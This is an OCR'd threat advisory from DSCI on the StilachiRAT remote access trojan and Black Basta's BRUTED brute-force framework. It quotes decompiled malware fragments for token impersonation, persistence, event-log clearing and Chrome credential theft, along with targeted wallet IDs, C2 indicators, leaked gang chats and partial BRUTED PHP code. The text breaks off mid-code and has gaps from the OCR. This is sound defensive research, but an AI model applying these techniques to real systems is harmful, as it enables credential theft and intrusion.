DSCI
PROMOTING DATA PROTECTION
A nasscom Initiative

DSCI THREAT INTELLIGENCE AND RESEARCH INITIATIVE


THREAT ADVISORY

MARCH 2025

StilachiRAT

Introduction


In November 2024, it was discovered that StilachiRAT, a sophisticated Remote Access Trojan (RAT) designed to evade detection, persist in targeted environments, and steal sensitive data. The ***WWStartupCtrl64.dll*** module of StilachiRAT enables it to collect credentials, exfiltrate system information, and target cryptocurrency wallets.



Key Capabilities of StilachiRAT


Detailed Analysis of StilachiRAT

System Reconnaissance



StilachiRAT collects system details like

It uses Component Object Model (COM) Web-based Enterprise Management (WBEM) interfaces with WMI Query Language (WQL) to execute queries for system profiling. Some queries it executes are –



For serial number –

SELECT * **FROM** win32_bios


For Camera –

To know System/OS info (server, model, manufacturer) –

SELECT * **FROM** win32_OperatingSystem


SELECT * **FROM** win32_ComputerSystem

These commands retrieve all OS and hardware related details from win32_operating system like



The malware also creates a unique identification of infected device from its serial number and attackers' public RSA key. Information is then stored in registry under CLSID key.

Digital Wallet Targeting



The malware scans for cryptocurrency wallet extensions in Google Chrome by checking specific registry keys. If any targeted extensions are detected, it validates their presence for potential data extraction -


\SOFTWRAE\Google\Chrome\PreferenceMACs\Default\extensions.settings

Malware targets following cryptocurrency wallet extensions -

Cryptocurrency wallet extension name	Chrome extension identifier
Bitget Wallet (Formerly BitKeep)	jiidiaalihmmhddjgbnbgdfflelocpak
Trust Wallet	egjidjbpglichdcondbcbdnbeeppgdph
TronLink	ibnejdfjmmkpcnlpebklmnkoeoihofec
MetaMask (ethereum)	nkbihfbeogaeaoehlefnkodbefgpgknn
TokenPocket	mfgccjchihfkkindfppnaooecgfneiii
BNB Chain Wallet	fhbohimaelbohpjbbldcngcnapndodjp
OKX Wallet	mcohilncbfahbmgdjkbpemcciiolgcge
Sui Wallet	opcgpfmipidbgpenhmajoajpbobppdil
Braavos – Starknet Wallet	jnlgamecbpmbajjfhmmmlhejkemejdma
Coinbase Wallet	hnfanknocfeofbddgcijnmhnfnkdnaad
Leap Cosmos Wallet	fcfcfllfndlomdhbehjjcoimbgofdncg
Manta Wallet	enabgbdfcbaehmbigakijjabdpdnimlg
Keplr	dmkamcknogkgcdfhhbddcghachkejeap
Phantom	bfnaelmomeimhlpmgjnjophhpkkoljpa
Compass Wallet for Sei	anokgmphncpekkhclmingpimjmcooifb
Math Wallet	afbcbjpbpfadlkmhmclhkeeodmamcflc
Fractal Wallet	agechnindjilpccclelhlbjphbgnobpf
Station Wallet	aiifbnbfobpmeekipheeijimdpnlpgpp
ConfluxPortal	bjiiiblnpkonoiegdlifcciokocjbhkd
Plug	cfbfdhimifdmdehjmkdobpcjfefblkjm

Anti-Forensic Measures

StilachiRAT employs multiple anti-forensic techniques to evade detection -




These techniques increase analysis complexity, making it difficult for researchers to reverse-engineer the malware's higher-level logic.

This is the function that initiates API resolution by identifying correct lookup table for checksum.

```
idx = Csum ^ 0x9F80;
off = idx;

// check cache table first
ptr = g_EncodedPointersTable[idx];
if ( ptr )
    return ptr ^ 0x53A89F80;

// resolve API based on correct constants table
result = f_ApiInitResolve((*g_p_CsumTbl_0[idx / 0x3Cu])[idx % 0x3Cu] | 0x5A2C58

if ( result )
    // cache results
    _InterlockedExchange64(&g_EncodedPointersTable[off], result ^ 0x53A89F80);
```

RDP Monitoring

The malware monitors Remote Desktop Protocol (RDP) sessions, capturing active window information and duplicating security tokens to impersonate users. This capability allows -



Enumerate RDP session

```
WTSEnumerateSessions = (unsigned int (__fastcall *)(_QWORD, _QWORD, __int64
if ( WTSEnumerateSessions(
        0LL,
        0LL,
        1LL,
        (PWTS_SESSION_INFOA *)&arra_of_wts_structs,
        &sess_cnt) )
{
    v33 = sess_cnt;
    if ( sess_cnt )
    {
        idx = 0LL;
        do
        {
            wts_id = *(_DWORD *)(idx + arra_of_wts_structs);
            if ( wts_id )
            {
                if ( *(_DWORD *)(idx + arra_of_wts_structs + 0x10) <= 1u )
                {
                    f_parse_RDP_wts(a1, wts_id);
```

Launch it at a user

```
    InitializeProcThreadAttributeList_1 = (void (__fastcall *)(void *, __int64, _QWORD,
    InitializeProcThreadAttributeList_1(Block, 1LL, 0LL, &Size);

    UpdateProcThreadAttribute = (void (__fastcall *)(_QWORD, _QWORD, __int64, __int64 *
    UpdateProcThreadAttribute(v44[0xD], 0LL, 0x20000LL, &proc_handle, 8LL, 0LL, 0LL);
}

CreateProcessAsUser = (unsigned int (__fastcall *)(__int64, __int8 *, __int8 *, _QWORD,
if ( CreateProcessAsUser(
        token_handle,
        AppName,
        NewCommand,
```

Credential Theft and Data Collection

StilachiRAT steals Google Chrome credentials by extracting the *encryption_key* from the Local State file. Since this key is encrypted upon Chrome installation, the malware leverages Windows APIs under the current user's context to decrypt it. Extracted credentials are retrieved from -


%LOCALAPPDATA%\Google\Chrome\User Data\Local State

Stores Chrome's encrypted configuration data

%LOCALAPPDATA%\Google\Chrome\User Data\Default\Login Data

Contains stored usernames & passwords in an SQLite database

The data is stored in SQLite database and the malware retrieves credentials using following query –




StilachiRAT collects system data, including installed software records, running applications, active GUI windows, title bar text, and file locations. This data is transmitted to C2 server, allowing attackers to track user behaviour.

```
// time execution check
time_elapsed = time64(0LL) - *(_DWORD *)&Ctx->pos[0x38C];
elap_under_2h = time_elapsed < 7200;

if ( time_elapsed >= 7200 )
{
    v41 = *(_DWORD *)&Ctx->pos[0x3B4];
    v66 = v41;
    if ( !v41 )
    {
        // app.95560.cc

        f_decode_str(Out, 0xC, 0x1A9A9C973838309BLL, 0x31B1971800LL, v65);
```

It delays the connection by 2 hours after infection and checks for tcpview.exe (a network monitoring tool) and terminates execution if detected then sends a list of active windows to C2 server upon connection.

Command-and-Control (C2) Communication



Communication occurs over TCP ports which is randomly selected -

- 53
- 443
- 16000

Persistence Mechanisms

StilachiRAT can run as either a Windows service or standalone component while maintaining persistence through -

Watchdog Threads that monitor the malware's EXE and DLL files, recreating them if deleted

```
do
{
    GetFileAttributes = (unsigned int (__fastcall *)(__int64))f_ApiResolve(0x9F17);
    if ( GetFileAttributes(v6) == (unsigned int)INVALID_FILE_ATTRIBUTES )
        f_RestoreFilesExeDll();

    Sleep_1 = (__int64 (__fastcall *)(__int64))f_ApiResolve(0x9FFD);
    result = Sleep_1(0x1F4LL);
}
while ( !g_bool_file_attrib_check );
```

Registry modifications to restart the Windows service via the Service Control Manager (SCM)

```
if ( f_Svc_set_reg_Start(v49) == 2 )
{
    f_KillProc(v48);
    for ( i = 0; i < 0xA; ++i )
    {
        Sleep_1 = f_ApiResolve(0x9FFD);
        Sleep_1(0xC8LL);
        v52 = Block;
        if...

        v53 = f_Svc_get_handle(v52);
        if ( v53 )
        {
            StartServiceW = f_ApiResolve3(0x9FAE);
            v55 = StartServiceW(v53, 0LL, 0LL);
            CloseServiceHandle = f_ApiResolve3(0x9F9E);
```

StilachiRAT can launch various actions like –

Uses **ShowHTMLDialogEx()** function to open a dialog box with HTML content from URL

```
// mshtml
v44 = f_decode_str(v58, 6, 0x3636BA3439B680LL, a4);
v45 = f_LoadLib(v44);

// ShowHTMLDialogEx
v46 = f_decode_str(v60, 0x10, 0x26AA243BB7B429A6LL, 0x22B3B7B630B4A23C
ShowHTMLDialogEx = g_p_GetProcAddress(v45, v46);
if ( ShowHTMLDialogEx )
{
    CreateURLMoniker = f_ApiResolve2(0x53AD9F9F);
    CreateURLMoniker(0LL, a2 + 0x28, &v52);// 2nd arg is URL
    if ( v52 )
    {
        LOBYTE(v7) = (ShowHTMLDialogEx)(0LL, v52, 0x50LL) == 0;
```

```
case 8u:
    OpenEventLogA = f_ApiResolve3(0x9F91);
    hEventLog = OpenEventLogA(0LL, a2 + 1);
    if ( hEventLog )
    {
        ClearEventLogW = f_ApiResolve3(0x9F82);
```


Windows API is used to clear all log entries


```
                        ; ntdll.dll!RtlAdjustPrivilege
    call    f_ApiResolve2

    lea     r9, [rsp+118h+var_E8]
    xor     r8d, r8d
    mov     dl, ShutdownReboot
    lea     ecx, [r8+SE_SHUTDOWN_PRIVILEGE]
    call    rax

    cmp     dword ptr [r13+40h], 0FFFFFFFFh
    jnz     short loc_18000AE5C

    mov     ecx, 53A09F9Bh  ;
                            ; API2:
                            ; ntdll.dll!NtShutdownSystem
    call    f_ApiResolve2
```

Uses undocumented Windows API to enable system shutdown

Mitigations

These mitigations can help prevent this type of malware from infiltrating the system and reduce attack surface.





Indicators of Compromise


Type	Indicator	Description
SHA-256	394743dd67eb018b02e069e915f64417bc1cd8b33e139b92240a8cf45ce10fcb	WWStartupCtrl64.dll
IP address	194.195.89[.]47	C2
Domain name	app.95560[.]cc	C2

BRUTED

Introduction

A previously unknown brute-forcing framework, BRUTED, was discovered which was used by Black Basta Ransomware-as-a-Service (RaaS) members since 2023. The framework is designed for automated internet scanning and credential stuffing attacks, specifically targeting edge network devices such as firewalls and VPN solutions used in corporate environments.

Purpose & Impact of BRUTED



Black Basta uses **BRUTED** to exploit weak or reused credentials for initial access into corporate network

This access enables lateral movement and **ransomware deployment**, increasing the scale and speed of attacks

Leaked Internal Communications of Black Basta


A major leak of internal chat logs exposed key operational details, internal conflicts, and leadership roles within Black Basta.

@lapa
45.140.17.40, 45.140.17.24, 45.140.17.23 are the main servers for brute-force and they are not working

@GG
Three main ones for brute-force don't work, most likely unpaid

@GG
Paid for 3 months in advance, they won't turn it off anymore

The guy named **@GG** is believed to be the Black Basta's leader. Which was earlier known as 'tramp', a moniker linked to a former affiliate of the Conti Ransomware-as-a-Service (RaaS) group. The 3 servers were offline due to unpaid fees but were later renewed by **@GG** for 3 months.



This image represents the infrastructure used by Black Basta for brute-force attacks

The 'Extract' link suggest that intelligence analysts identified these IPs as part of Black Basta's brute-force infrastructure.

The 'Enrichment' link shows that the IPs are registered under Proton66 LLC and located in Russia, confirming a common ASN (Autonomous System Number).

Internet Scanning for Brute-Force Attack Against Edge Network Devices

After accessing these publicly exposed servers, it was observed that the brute-force attack framework was found in their source code. The framework, named **BRUTED**, was identified based on the naming conventions observed in logs of successful brute-force attempts.

The image displays the BRUTED source code along with the version and primary C2 server for communication.

```php
<?php
    $_API_KEY = '[redacted]';
    $_SPECIAL = '_';
    $_VERSION = '0.4.5';
    $_VERSION .= "--6-301";
    $_ROUTERS = array(
        "45.140.17.40",
        "45.140.17.23",
    );
    $SERVER_SOURCE_ID = (int) '0';

    $SERVER_SOURCE_ID_EXIT = false;
```

BRUTED is a highly versatile brute-force tool designed to target various remote-access and VPN solutions, specifically:

The picture shows the Palo Alto Global Protect devices that BRUTED targeted.

```php
// start type 5
if ($data['ti'] == 5 ){
    $headers = [
        'User-Agent: PAN GlobalProtect/6.0.7-372 (Microsoft Windows 10 Pro , 64-bit)
        Mozilla/5.0 (Windows NT 6.2; Win64; x64; Trident/7.0; rv:11.0) like Gecko',
    ];

    $ch = curl_init();

    $schema_ip = "https://{$server_ip}:{$data['sp']}";
    echo "schema_ip($schema_ip)\r\n";

